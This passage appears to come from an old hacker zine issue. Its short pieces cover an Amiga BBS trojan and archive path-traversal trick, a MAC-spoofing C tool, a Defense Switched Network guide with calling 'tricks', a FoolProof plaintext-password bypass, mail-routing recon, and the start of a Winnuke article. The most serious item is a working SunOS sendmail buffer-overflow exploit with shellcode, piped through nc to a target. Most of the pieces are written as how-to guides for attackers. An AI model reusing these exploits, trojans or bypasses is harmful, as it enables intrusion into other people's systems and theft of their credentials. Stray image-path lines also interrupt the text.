Firstly, the Amiga supports patching. This means you can set up paths which point to the directories where your commands are held. The Amiga OS also automatically sets a path to the current directory. As far as I know, you can't stop it doing this, but you don't need to anyway, if you're smart. This firstly problem, relating to the patching of the current directory is more common than you might expect, since it's such a simple thing to overlook.

What happens is this: The BBS receives a new file from you, and unarchives it to a temporary dir for whatever reason. It virus checks the files (or whatever) then it attempt to recompress the files. But, if your file contained an executable named the same as the BBS's archiver, it would call the one you uploaded, since the BBS would've CDed to the temp dir to rearchive the files. As you can imagine, you can use this to activate all sorts of trojans and viruses, as long as the virus checker doesn't recognize them. A good idea is to make sure your trojan calls the proper command as well, so the sysop doesn't notice immediately. The more observant sysops will have circumvented this problem by calling the archive

with an absolute path, and/or using another method to rearchive the files, without having to CD into the temp dir.

The second trick is very similar to Khelbin's method of hex-editing archives. The only difference is, on the Amiga, the backslash and slash are swapped. For example, you create a file containing a new password file for the BBS in question.

```
> makedir temp/BBSData
> copy MyBBSPasswords.dat temp/BBSData/userdata
> lha -r a SomeFiles.lha temp
```

For the makedir, make the "temp" dir name to be however long it needs to be when you overwrite the characters of it in the hex-editor. In this case, we need 4.

Now, load the archive into a hex editor like FileMaster and find the string:

```
"temp\BBSData\userdata"
```

and change it to whatever you need, for example:

```
"\\\\BBSData\userdata"
```

which will unarchive 4 levels back from his temporary directory into the real BBSData dir. The only problem with this is that you need to know a little about the BBS's directory structure. But, if you intend to hack it, you should probably know that much anyway.

You'll notice that within the archive, the slash and backslash are swapped. This is important to remember, since using the wrong one will mean your archive will fail to extract correctly. The article about this from Phrack 50 was for PCs, which use backslash for directory operations. The Amiga uses slash instead, but apart from that, the methods used in that article will work fine for Amiga archives.

If you know the Sysop of the BBS has a program like UnixDirs installed, you can even use the ".." to get to the root dir. The only other way to do that is to use a ":", however, I am not sure if this works. I have a feeling LhA would barf. Luckily, since the Amiga isn't limited by 8.3 filename problems, you can traverse directories much easier than with the limit imposed on PC systems.

The only real way the Sysop can fix this problem is by have his temp dir for unarchiving to be a device which has nothing important on it, like RAM:. That way, if the archive is extracted to RAM: and tries to step back 3 directories using "///", it'll still be in RAM: and won't screw with anything important.

0x3>---

<++> EX/changemac.c

```
/*
 *  In P51-02 someone mentioned Ethernet spoofing.  Here you go.
 *  This tiny program can be used to trick some smart / switching hubs.
 *
 *  AWL production: (General Public License v2)
 *
 *      changemac  version 1.0  (2.20.1998)
 *
 *  changemac  --   change MAC address of your ethernet card.
 *
 *  changemac [-l] | [-d number ] [ -r | -a address ]
 *
 *      -d number       number of ethernet device, 0 for eth0, 1 for eth1 ...
 *                      if -d option is not specify default value is 0 (eth0)
 *
 *      -h              help for changemac command
 *
```

```
 *      -a address      address format is xx:xx:xx:xx:xx:xx
 *
 *      -r              set random MAC address for ethernet card
 *
 *      -l              list first three MAC bytes of known ethernet vendors
 *                      (this list is not compleet, anyone who know some more
 *                      information about MAC addresses can mail me)
 *
 *  changemac does not change hardware address, it just change data in
 *  structure of kernel driver for your card.  Next boot on your computer will
 *  read real MAC form your hardware.
 *
 *  The changed MAC stays as long as your box is running, (or as long as next
 *  successful changemac).
 *
 *  It will not work if kernel is already using that ethernet device.  In that
 *  case you have to turn off that device (ifconfig eth0 down).
 *
 *  I use changemac in /etc/rc.d/rc.inet1 (slackware, or redhat) just line
 *  before ifconfig for ethernet device (/sbin/ifconfig eth0 ...)
 *
 *  The author will be very pleased if you can learn something form this code.
 *
 *  Updates of this code can be found on:
 *  http://galeb.etf.bg.ac.yu/~azdaja/changemac.html
 *
 *  Sugestions and comments can be sent to author:
 *  Milos Prodanovic <azdaja@galeb.etf.bg.ac.yu>
 */

#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <unistd.h>


struct LIST
{
    char name[50];
    u_char mac[3];
};

/*
 *  This list was obtainted from vyncke@csl.sni.be, created on 01.7.93.
 */

struct LIST vendors[] = {
                {"OS/9 Network                          ",'\x00','\x00','\x00'},
                {"BBN                                   ",'\x00','\x00','\x02'},
                {"Cisco                                 ",'\x00','\x00','\x0C'},
                {"Fujitsu                               ",'\x00','\x00','\x0E'},
                {"NeXT                                  ",'\x00','\x00','\x0F'},
                {"Sytek/Hughes LAN Systems              ",'\x00','\x00','\x10'},
                {"Tektronics                            ",'\x00','\x00','\x11'},
                {"Datapoint                             ",'\x00','\x00','\x15'},
                {"Webster                               ",'\x00','\x00','\x18'},
                {"AMD ?                                 ",'\x00','\x00','\x1A'},
                {"Novell/Eagle Technology               ",'\x00','\x00','\x1B'},
                {"Cabletron                             ",'\x00','\x00','\x1D'},
                {"Data Industrier AB                    ",'\x00','\x00','\x20'},
                {"SC&C                                  ",'\x00','\x00','\x21'},
                {"Visual Technology                     ",'\x00','\x00','\x22'},
                {"ABB                                   ",'\x00','\x00','\x23'},
                {"IMC                                   ",'\x00','\x00','\x29'},
                {"TRW                                   ",'\x00','\x00','\x2A'},
                {"Auspex                                ",'\x00','\x00','\x3C'},
```

```
    {"ATT                                    ",'\x00','\x00','\x3D'},
    {"Castelle                               ",'\x00','\x00','\x44'},
    {"Bunker Ramo                            ",'\x00','\x00','\x46'},
    {"Apricot                                ",'\x00','\x00','\x49'},
    {"APT                                    ",'\x00','\x00','\x4B'},
    {"Logicraft                              ",'\x00','\x00','\x4F'},
    {"Hob Electronic                         ",'\x00','\x00','\x51'},
    {"ODS                                    ",'\x00','\x00','\x52'},
    {"AT&T                                   ",'\x00','\x00','\x55'},
    {"SK/Xerox                               ",'\x00','\x00','\x5A'},
    {"RCE                                    ",'\x00','\x00','\x5D'},
    {"IANA                                   ",'\x00','\x00','\x5E'},
    {"Gateway                                ",'\x00','\x00','\x61'},
    {"Honeywell                              ",'\x00','\x00','\x62'},
    {"Network General                        ",'\x00','\x00','\x65'},
    {"Silicon Graphics                       ",'\x00','\x00','\x69'},
    {"MIPS                                   ",'\x00','\x00','\x6B'},
    {"Madge                                  ",'\x00','\x00','\x6F'},
    {"Artisoft                               ",'\x00','\x00','\x6E'},
    {"MIPS/Interphase                        ",'\x00','\x00','\x77'},
    {"Labtam                                 ",'\x00','\x00','\x78'},
    {"Ardent                                 ",'\x00','\x00','\x7A'},
    {"Research Machines                      ",'\x00','\x00','\x7B'},
    {"Cray Research/Harris                   ",'\x00','\x00','\x7D'},
    {"Linotronic                             ",'\x00','\x00','\x7F'},
    {"Dowty Network Services                 ",'\x00','\x00','\x80'},
    {"Synoptics                              ",'\x00','\x00','\x81'},
    {"Aquila                                 ",'\x00','\x00','\x84'},
    {"Gateway                                ",'\x00','\x00','\x86'},
    {"Cayman Systems                         ",'\x00','\x00','\x89'},
    {"Datahouse Information Systems          ",'\x00','\x00','\x8A'},
    {"Jupiter ? Solbourne                    ",'\x00','\x00','\x8E'},
    {"Proteon                                ",'\x00','\x00','\x93'},
    {"Asante                                 ",'\x00','\x00','\x94'},
    {"Sony/Tektronics                        ",'\x00','\x00','\x95'},
    {"Epoch                                  ",'\x00','\x00','\x97'},
    {"CrossCom                               ",'\x00','\x00','\x98'},
    {"Ameristar Technology                   ",'\x00','\x00','\x9F'},
    {"Sanyo Electronics                      ",'\x00','\x00','\xA0'},
    {"Wellfleet                              ",'\x00','\x00','\xA2'},
    {"NAT                                    ",'\x00','\x00','\xA3'},
    {"Acorn                                  ",'\x00','\x00','\xA4'},
    {"Compatible Systems Corporation         ",'\x00','\x00','\xA5'},
    {"Network General                        ",'\x00','\x00','\xA6'},
    {"NCD                                    ",'\x00','\x00','\xA7'},
    {"Stratus                                ",'\x00','\x00','\xA8'},
    {"Network Systems                        ",'\x00','\x00','\xA9'},
    {"Xerox                                  ",'\x00','\x00','\xAA'},
    {"Western Digital/SMC                    ",'\x00','\x00','\xC0'},
    {"Eon Systems (HP)                       ",'\x00','\x00','\xC6'},
    {"Altos                                  ",'\x00','\x00','\xC8'},
    {"Emulex                                 ",'\x00','\x00','\xC9'},
    {"Darthmouth College                     ",'\x00','\x00','\xD7'},
    {"3Com ? Novell ? [PS/2]                 ",'\x00','\x00','\xD8'},
    {"Gould                                  ",'\x00','\x00','\xDD'},
    {"Unigraph                               ",'\x00','\x00','\xDE'},
    {"Acer Counterpoint                      ",'\x00','\x00','\xE2'},
    {"Atlantec                               ",'\x00','\x00','\xEF'},
    {"High Level Hardware (Orion, UK)        ",'\x00','\x00','\xFD'},
    {"BBN                                    ",'\x00','\x01','\x02'},
    {"Kabel                                  ",'\x00','\x17','\x00'},
    {"Xylogics, Inc.-Annex terminal servers",'\x00','\x08','\x2D'},
    {"Frontier Software Development          ",'\x00','\x08','\x8C'},
    {"Intel                                  ",'\x00','\xAA','\x00'},
    {"Ungermann-Bass                         ",'\x00','\xDD','\x00'},
    {"Ungermann-Bass                         ",'\x00','\xDD','\x01'},
    {"MICOM/Interlan [Unibus, Qbus, Apollo]",'\x02','\x07','\x01'},
    {"Satelcom MegaPac                       ",'\x02','\x60','\x86'},
    {"3Com [IBM PC, Imagen, Valid, Cisco]    ",'\x02','\x60','\x8C'},
    {"CMC [Masscomp, SGI, Prime EXL]         ",'\x02','\xCF','\x1F'},
```

```
                {"3Com (ex Bridge)                      ",'\x08','\x00','\x02'},
                {"Symbolics                             ",'\x08','\x00','\x05'},
                {"Siemens Nixdorf                       ",'\x08','\x00','\x06'},
                {"Apple                                 ",'\x08','\x00','\x07'},
                {"HP                                    ",'\x08','\x00','\x09'},
                {"Nestar Systems                        ",'\x08','\x00','\x0A'},
                {"Unisys                                ",'\x08','\x00','\x0B'},
                {"AT&T                                  ",'\x08','\x00','\x10'},
                {"Tektronics                            ",'\x08','\x00','\x11'},
                {"Excelan                               ",'\x08','\x00','\x14'},
                {"NSC                                   ",'\x08','\x00','\x17'},
                {"Data General                          ",'\x08','\x00','\x1A'},
                {"Data General                          ",'\x08','\x00','\x1B'},
                {"Apollo                                ",'\x08','\x00','\x1E'},
                {"Sun                                   ",'\x08','\x00','\x20'},
                {"Norsk Data                            ",'\x08','\x00','\x26'},
                {"DEC                                   ",'\x08','\x00','\x2B'},
                {"Bull                                  ",'\x08','\x00','\x38'},
                {"Spider                                ",'\x08','\x00','\x39'},
                {"Sony                                  ",'\x08','\x00','\x46'},
                {"BICC                                  ",'\x08','\x00','\x4E'},
                {"IBM                                   ",'\x08','\x00','\x5A'},
                {"Silicon Graphics                      ",'\x08','\x00','\x69'},
                {"Excelan                               ",'\x08','\x00','\x6E'},
                {"Vitalink                              ",'\x08','\x00','\x7C'},
                {"XIOS                                  ",'\x08','\x00','\x80'},
                {"Imagen                                ",'\x80','\x00','\x86'},
                {"Xyplex                                ",'\x80','\x00','\x87'},
                {"Kinetics                              ",'\x80','\x00','\x89'},
                {"Pyramid                               ",'\x80','\x00','\x8B'},
                {"Retix                                 ",'\x80','\x00','\x90'},
                {'\x0','\x0','\x0','\x0'}
                     };

void change_MAC(u_char *,int);
void list();
void random_mac(u_char *);
void help();
void addr_scan(char *,u_char *);

int
main(int argc, char ** argv)
{
    char c;
    u_char mac[6] = "\0\0\0\0\0\0";
    int nr = 0,eth_num = 0,nr2 = 0;
    extern char *optarg;

    if (argc == 1)
    {
        printf("for help: changemac -h\n");
        exit(1);
    }

    while ((c = getopt(argc, argv, "-la:rd:")) != EOF)
    {
        switch(c)
        {
            case 'l' :
                list();
                exit(1);
            case 'r' :
                nr++;
                random_mac(mac);
                break;
            case 'a' :
                nr++;
                addr_scan(optarg,mac);
                break;
            case 'd' :
```

```
                nr2++;
                eth_num = atoi(optarg);
                break;
            default:
                help();
                exit(1);
        }
        if (nr2 > 1 || nr > 1)
        {
            printf("too many options\n");
            exit(1);
        }
    }
    change_MAC(mac,eth_num);
    return (0);
}

void
change_MAC(u_char *p, int ether)
{
    struct  ifreq  devea;
    int s, i;

    s = socket(AF_INET, SOCK_DGRAM, 0);
    if (s < 0)
    {
        perror("socket");
        exit(1);
    }

    sprintf(devea.ifr_name, "eth%d", ether);
    if (ioctl(s, SIOCGIFHWADDR, &devea) < 0)
    {
        perror(devea.ifr_name);
        exit(1);
    }

    printf("Current MAC is\t");
    for (i = 0; i < 6; i++)
    {
        printf("%2.2x ", i[devea.ifr_hwaddr.sa_data] & 0xff);
    }
    printf("\n");

/* an ANSI C  ?? --> just testing your compiler */
    for(i = 0; i < 6; i++) i[devea.ifr_hwaddr.sa_data] = i[p];

    printf("Changing MAC to\t");

/* right here i am showing how interesting is programing in C */

    printf("%2.2x:%2.2x:%2.2x:%2.2x:%2.2x:%2.2x\n",
        0[p],
        1[p],
        2[p],
        3[p],
        4[p],
        5[p]);


    if (ioctl(s,SIOCSIFHWADDR,&devea) < 0)
    {
        printf("Unable to change MAC -- Is eth%d device is up?\n", ether);
        perror(devea.ifr_name);
        exit(1);
    }
    printf("MAC changed\n");

    /* just to be sure ... */
```

```
    if (ioctl(s, SIOCGIFHWADDR, &devea) < 0)
    {
        perror(devea.ifr_name);
        exit(1);
    }

    printf("Current MAC is: ");

    for (i = 0; i < 6; i++) printf("%X ", i[devea.ifr_hwaddr.sa_data] & 0xff);
    printf("\n");

    close(s);
}

void
list()
{
    int i = 0;
    struct LIST *ptr;

    printf("\nNumber\t MAC addr \t vendor\n");
    while (0[i[vendors].name])
    {
        ptr = vendors + i;
        printf("%d\t=> %2.2x:%2.2x:%2.2x \t%s \n",
            i++,
            0[ptr->mac],
            1[ptr->mac],
            2[ptr->mac],
            ptr->name);
        if (!(i % 15))
        {
            printf("\n press enter to continue\n");
            getchar();
        }
    }
}

void
random_mac(u_char *p)
{
    srandom(getpid());

    0[p] = random() % 256;
    1[p] = random() % 256;
    2[p] = random() % 256;
    3[p] = random() % 256;
    4[p] = random() % 256;
    5[p] = random() % 256;
}

void
addr_scan(char *arg, u_char *mac)
{
    int i;

    if (!(2[arg] == ':' &&
            5[arg] == ':' &&
            8[arg] == ':' &&
            11[arg] == ':' &&
            14[arg] == ':' &&
            strlen(arg) == 17 ))
    {
        printf("address is not in spacified format\n");
        exit(0);
    }
    for(i = 0; i < 6; i++) i[mac] = (char)(strtoul(arg + i*3, 0, 16) & 0xff);
}

void
```

```
help()
{
    printf(" changemac - soft change MAC address of your ethernet card \n");
    printf(" changemac -l | [-d number ] [ -r | -a address ] \n");
    printf("   before you try to use it just turn ethernet card off, ifconfig ethX down\n
");
    printf(" -d number    number of ethernet device \n");
    printf(" -h           this help \n");
    printf(" -a address   address format is xx:xx:xx:xx:xx:xx \n");
    printf(" -r           set random generated address \n");
    printf(" -l           list first three MAC bytes of known ethernet vendors\n");
    printf(" example: changemac -d 1 -a 12:34:56:78:9a:bc\n");
}

/* EOF */
<-->
```

0x4>---

The Defense Switched Network
By: DataStorm <havok@tfs.net>

This is an extremely shortened tutorial on the DSN. More information is available through the DoD themselves and various places on the Internet. If you have any comments or suggestions, feel free to e-mail me.

THE BASICS OF THE DSN

Despite popular belief, the AUTOVON is gone, and a new DCS communication standard is in place, the DSN, or Defense Switched Network.

The DSN is used for the communication of data and voice between various DoD installations in six world theaters: Canada, the Caribbean, the Continental United States (CONUS), Europe, the Pacific and Alaska, and Southwest Asia. The DSN is used for everything from video-teleconferencing, secure and insecure data and voice, and any other form of communication that can be transmitted over wiring. It is made up of the old AUTOVON system, the European telephone system, the Japanese and Korean telephone upgrades, the Oahu system, the DCTN, the DRSN, the Video Teleconferencing Network, and more.

This makes the DSN incredibly large, which in turn makes it very useful. (See the section TRICKS in this article for more information.)

The DSN is extremely isolated. It is designed to function even when outside communication lines have been destroyed and is not dependent on any outside equipment. It uses its own switching equipment, lines, phones, and other components. It has very little link to the outside world, since in a bombing/war, civilian telephone may be destroyed. This aspect, of course, also means that all regulation of the DSN is done by the government itself. When you enter the DSN network, you are messing with the big boys.

To place a call to someone in the DSN, you must first dial the DSN access number, which lets you into the network itself. From there you can dial any number within the DSN, as long as it is not restricted from your calling area or hone. (Numbers both inside and outside the DSN can be restricted from calling certain numbers).

If you are part of the DSN, you may periodically get a call from an operator, wanting to connect you with another person in or out of the network. To accept, you must tell her your name and local base telephone extension, your precedence, and any other information the operator feels she must have from you at that time. (I’m not sure of the operators abilities or technologies. They may have ANI in all or some areas.)

The DSN uses signaling techniques similar to Bell, with a few differences. The dial tone is the same on both networks; the network is open and ready. When you call or are being called, a DSN phone will ring just like a Bell phone, with one difference. If the phone rings at a fairly normal rate, the

call is of average precedence, or "Routine." If the ringing is fast, it is of higher precedence and importance. A busy signal indicates that the line is either busy, or DSN equipment is busy. Occasionally you may hear a tone called the "preempt" tone, which indicates that your call was booted off because one of higher precedence needed the line you were connected with. If you pick up the phone and hear an odd fluctuating tone, this means that a conference call is being conducted and you are to be included.

As on many other large networks, the DSN uses different user classes to distinguish who is better than who, who gets precedence and more calls and who does not. The most powerful user class is the "Special C2" user. This fortunate military employee (or hacker?) has virtually unrestricted access to the system. The Special C2 user identifies himself as that through a validation process.

The next class of user is the regular "C2" user. To qualify, you must have the requirements for C2 communications, but do not have to meet the requirements for the Special C2 user advantages. (These are users who coordinate military operations, forces, and important orders.) The last type of user is insensitively called the "Other User." This user has no need for Specail C2 or C2 communications, so he is not given them. A good comparison would be "root" for Special C2, "bin" for C2, and "guest" for other.

The network is fairly secure and technologically advanced. Secure voice is encrypted with the STU-III. This is the third generation in a line of devices used to make encrypted voice, which is NOT considered data over the DSN. Networking through the DSN is done with regular IP version 4, unless classified, in which case Secret IP Routing Network(SIPRNET) protocol is used. Teleconferencing can be set up by the installation operator, and video teleconferencing is a common occurrence.

The DSN is better than the old AUTOVON system in speed and quality, which allows it to take more advantage of these technologies. I’m sure that as we progress into faster transmission rates and higher technology, we will begin to see the DSN use more and more of what we see the good guys using on television.

Precedence on the DSN fits the standard NCS requirements, so I will not talk about it in great detail in this article. All I think I have to clear up is that DSN phones do NOT use A, B, C, and D buttons as the phones in the AUTOVON did for precedence. Precedence is done completely with standard DTMF for efficiency.

A DSN telephone directory is not distributed to the outside, mainly because of the cost and lack of interest. However, I have listed the NPA’s for the different theaters. Notice that the DSN only covers major ally areas. You won’t be able to connect to Russia with this system, sorry. Keep in mind that each base has their own operator, who for the intra-DSN circuit, is reachable by dialing "0." Here is a word of advice: there ARE people who sit around all day and monitor these lines. Further, you can be assured these are specialized teams that work special projects at the echelons above reality. This means that if you do something dumb on the DSN from a location they can trace back to you, you WILL be imprisoned.

AREA	DSN NPA
Canada	312
CONUS	312
Caribbean	313
Europe	314
Pacific/Alaska	315/317
S.W. Asia	318

The format for a DSN number is NPA-XXX-YYYY, where XXX is the installation prefix (each installation has at least one of their own) and YYYY is the unique number assigned to each internal pair, which eventually leads to a phone. I’m not even going to bother with a list of numbers; there are just too many. Check http://www.tfs.net/~havok (my home page) for the official DSN directory and more information.

DSN physical equipment is maintained and operated by a team of military specialists designed specifically for this task, (you won't see many Bell trucks around DSN areas).

Through even my deepest research, I was unable to find any technical specifications on the hardware of the actual switch, although I suppose they run a commercial brand such as ESS 5. My resources were obscure in this area, to say the least.

TRICKS

Just like any other system in existence, the DSN has security holes and toys we all can have fun with. Here are a few. (If you find any more, drop me an e-mail.)

* Operators are located on different pairs in each base; one can never tell before dialing exactly who is behind the other line. My best luck has been with XXX-0110 and XXX-0000.

* To get their number in the DSN directory, DoD installations write to:

    HQ DISA, Code D322
    11440 Isaac Newton Square
    Reston, VA 20190-5006

* Another interesting address: It seems that

    GTE Government Systems Corporation
    Information Systems Division
    15000 Conference Center Drive
    Chantilly, VA 22021-3808

has quite a bit of involvement with the DSN and its documentation projects.

IN CONCLUSION

As the DSN grows, so does my fascination with the system. Watch for more articles about it. I would like to say a BIG thanks to someone who wishes to remain unknown, a special english teacher, and the DoD for making their information easy to get a hold of.

0x5>----------

Howdy,

I have found a weakness in the password implementations of FoolProof. FoolProof is a software package used to secure workstations and LAN client machines from DoS and other lame-ass attacks by protecting system files (autoexec.bat, config.sys, system registry) and blocking access to specified commands and control panels. FoolProof was written by Smart Stuff software originally for the Macintosh but recently released for win3.x and win95. All my information pertains directly to versions 3.0 and 3.3 of both the 3.x and 95 versions but should be good for all early versions if they exist.

I have spent some time playing with it. It is capable of modifying the boot sequence on win3.x machines to block the use of hot keys and prevent users from breaking out of autoexec. It also modifies the behavior of command.com so that commands can be verified by a database and anything deemed unnecessary or potentially malicious can be blocked (fdisk, format, dosshell?, dir, erase, del. defrag, chkdsk, defrag, undelete, debug, etc.). Its windows clients provide for a way to log into/out of FoolProof for privileged access by using a password or hot key assignment. The newer installation of 95 machines have a centralized configuration database that lives on our NetWare server.

My first success with breaking FoolProof passwords came by using

a hex editor to scan the windows swap file for anything that might be of interested. In the swap file I found the password in plain text. I was surprised but thought that it was something that would be simply unavoidable and unpredictable. Later though I used a memory editor on the machine (95 loves it when I do that) and found that FoolProof stores a copy of the user password IN PLAIN TEXT inside its TSR's memory space.

To find a FoolProof password, simply search through conventional memory for the string "FOOLPROO" (I don't know what they did with that last "F") and the next 128 bytes or so should contain two plaintext passwords followed by the hot-key assignment. For some reason FoolProof keeps two passwords on the machine, the present one and a 'legacy' password (the one you used before you _thought_ it was changed). There exist a few memory viewers/editors but it isn't much effort to write something.

Getting to a point where you can execute something can be difficult but isn't impossible. I found that it is more difficult to do this on the win3.x machines because FoolProof isn't compromised by the operating system it sits on top of; basically getting a dos prompt is up to you (try file manager if you can). 95 is easier because it is very simple to convince 95 that it should start up into Safe-Mode and then creating a shortcut in the StartUp group to your editor and then rebooting the machine (FoolProof doesn't get a chance to load in safe mode).

I tried to talk to someone at SmartStuff but they don't seem to care what trouble their simple minded users might get into. They told me I must be wrong because they use 128 bit encryption on the disk. Apparently they don't even know how their own software works because the utility they provide to recover lost passwords requires some 32+ character master password that is hardwired into each installation.

JohnWayne <john__wayne@juno.com>

0x6>----------

[old skool dept.]

<++> EX/smrex.c

```
/*
 *  Overflow for Sunos 4.1 sendmail - execs /usr/etc/rpc.rexd.
 *  If you don't know what to do from there, kill yourself.
 *  Remote stack pointer is guessed, the offset from it to the code is 188.
 *
 *  Use:    smrex buffersize padding |nc hostname 25
 *
 *  where `padding` is a small integer, 1 works on my sparc 1+
 *
 *  I use smrex 84 1, play with the numbers and see what happens.  The core
 *  gets dumped in /var/spool/mqueue if you fuck up, fire up adb, hit $r and
 *  see where your offsets went wrong :)
 *
 *  I don't *think* this is the 8lgm syslog() overflow - see how many versions
 *  of sendmail this has carried over into and let me know.  Or don't, I
 *  wouldn't :)
 *
 *  P.S. I'm *sure* there are cleverer ways of doing this overflow.  So sue
 *  me, I'm new to this overflow business..in my day everyone ran YPSERV and
 *  things were far simpler... :)
 *
 *  The Army of the Twelve Monkeys in '98 - still free, still kicking arse.
 */

#include <stdio.h>

int main(int argc, char **argv)
{
    long unsigned int large_string[10000];
    int i, prelude;
    unsigned long offset;
```

```
    char padding[50];

    offset  = 188;                          /* Magic numbers */
    prelude = atoi(argv[1]);

    if (argc < 2)
    {
        printf("Usage: %s  bufsize <alignment offset> | nc target 25\n",
            argv[0]);
        exit(1);
    }

    for (i = 6; i < (6 + atoi(argv[2])); i++)
    {
        strcat(padding, "A");
    }
    for(i = 0; i < prelude; i++)
    {
        large_string[i] = 0xffffffff0;       /* Illegal instruction */
    }

    large_string[prelude] = 0xf7ffef50;     /* Arbitrary overwrite of %fp */

    large_string[prelude + 1] = 0xf7fff00c; /* Works for me; address of code */

    for( i = (prelude + 2); i < (prelude + 64); i++)
    {
        large_string[i] = 0xa61cc013;       /* Lots of sparc NOP's */
    }

                        /* Now the sparc execve /usr/etc/rpc.rexd code.. */

        large_string[prelude + 64] = 0x250bcbc8;
        large_string[prelude + 65] = 0xa414af75;
        large_string[prelude + 66] = 0x271cdc88;
        large_string[prelude + 67] = 0xa614ef65;
        large_string[prelude + 68] = 0x291d18c8;
        large_string[prelude + 69] = 0xa8152f72;
        large_string[prelude + 70] = 0x2b1c18c8;
        large_string[prelude + 71] = 0xaa156e72;
        large_string[prelude + 72] = 0x2d195e19;
        large_string[prelude + 73] = 0x900b800e;
        large_string[prelude + 74] = 0x9203a014;
        large_string[prelude + 75] = 0x941ac00b;
        large_string[prelude + 76] = 0x9c03a104;
        large_string[prelude + 77] = 0xe43bbefc;
        large_string[prelude + 78] = 0xe83bbf04;
        large_string[prelude + 79] = 0xec23bf0c;
        large_string[prelude + 80] = 0xdc23bf10;
        large_string[prelude + 81] = 0xc023bf14;
        large_string[prelude + 82] = 0x8210203b;
        large_string[prelude + 83] = 0xaa103fff;
        large_string[prelude + 84] = 0x91d56001;
        large_string[prelude + 85] = 0xa61cc013;
        large_string[prelude + 86] = 0xa61cc013;
        large_string[prelude + 87] = 0xa61cc013;
        large_string[prelude + 88] = 0;

                        /* And finally, the overflow..simple, huh? :) */
    printf("helo\n");
    printf("mail from: %s%s\n", padding, large_string);
}
<-->
```

0x7>--
Practical Sendmail Routing

Intro:

This article will be short and sweet as the concept and methodology are quite

simple.

UUCP Style routing has been around longer than most newbie hackers, yet it is a foreign concept to them. In past years, Phrack has seen at least one article on using this method to route a piece of mail around the world and back to the base host. That article in Phrack 41 (Network Miscellany) by the Racketeer gave us a good outline as how to implement routed mail. I will recap that method and show a practical use for it. If you have any questions on the method for building the mail headers, read a book on UUCP or something.

How to:

In short, you want to create a custom route for a piece of email to follow. This single piece of mail will follow your desired path and go through machines of your choice. Even with mail relaying turned off, MTAs will still past this mail as it looks at the mail and delivers only one hope at a time. The customized headers basically tell sendmail that it should only be concerned about the next target in the path, and to deliver. In our example below, we will have nine systems to be concerned about. Your base host, seven systems to bounce through, and the user on the final destination machine.

```
host1 = origin of mail. base host to send from.
host2 = second...
host3 = third... (etc)
host4
host5
host6
host7
host8 = final hop in our chain (i.e.: second to last)
user @ dest = final resting place for mail
```

Most people will wonder "why route mail, sendmail will deliver directly". Consider the first step in doing a penetration of a foreign network: Recon. A would-be attacker needs as much information about a remote host as possible. Have you ever sent mail to a remote system with the intention of bouncing it? If not, try it. You will find it a quick and easy way of finding out what version of what MTA the host is running.

Knowing that the message will bounce with that information, think larger. Send mail to multiple hosts on a subnet and it will return the version information for each machine it bounces through. Think larger. Firewalls are often set up to allow mail to go in and out without a problem. So route your mail past the firewall, bounce it among several internal systems, then route the mail right back out the front door. You are left with a single piece of mail containing information on each system it bounced through. Right off, you can start to assess if the machines are running Unix or not among other things.

So, with the example above, your mail 'to' will look like this:

```
host3!host4!host5!host6!host7!host8!dest!user@host2
```


I know. Very weird as far as the order and placement of each. If you don't think it looks right, go reference it.

Goal:

The desired outcome of this mail is to return with as much information about the remote network as possible. There are a few things to be wary of however. If the mail hits a system that doesn't know how to handle it, you may never see it again. Routing the mail through a hundred hosts behind a firewall is risky in that it may take a while to go through, and if it encounters problems you may not get word back to know where it messed up. What I recommend is sending one piece of mail per host on the subnet. This can be scripted out fairly easy, so let this be a lesson in scripting as well.


Theoretical Route 1:

```
you --.
       firewall --.
```



Theoretical Route 2:

If the internal network is on a different IP scheme than the external machines, (ie: address translation) then your mail will fail at the first hop by the above means. So, we can try an alternative of passing mail to both sides of the firewall in order. Of course, this would rely on knowledge of internal network numbering. If you are wondering how to get this, two ways come to mind. If you are one of those wacky 'white hat' ethical hackers, this information is often given during a controlled penetration. If you are a malicious 'black hat' evil hacker, then trashing or Social Engineering might be an option.



Taking it to the next level:

So if you find this works, what else can you do? Have a remote sendmail attack lying around? Can you run a command on a remote machine? Know what an xterm is? Firewalls often allow a wide variety of traffic to go outbound. So route a remote sendmail based attack to the internal host of your choice, spawn an xterm to your terminal and voila. You just bypassed a firewall!

Conclusion:

Yup. That is it. Short and sweet. No need to put excess words in this article as you are probably late on your hourly check of rootshell.com looking for the latest scripts. Expand your minds.

Hi:

mea_culpa mea_culpa@sekurity.org

* "taking it to the next level" is a bastardized trademark of MC.
* 'wacky white hat ethical hacker' is probably a trademark of IBM.
* 'malicious black hat evil hacker' is a trademark of the ICSA.

0x8>----------

Resource Hacking and Windows NT/95

by Lord Byron

With the release of Windows NT service pack 3 the infamous Winnuke denial of service attacks are rendered useless. At least that is what they lead you to believe. This is not the case. To understand why we need to delve into a little background on the internals of Windows; more specifcally, the way that Windows allocates memory. This is the undying problem. To better understand the problems with Windows memory allocation you have to go very deep within the operating system, to what is commonly called the "thunking layer". This layer is what allows Windows to call both 16 and 32-bit functions on the same

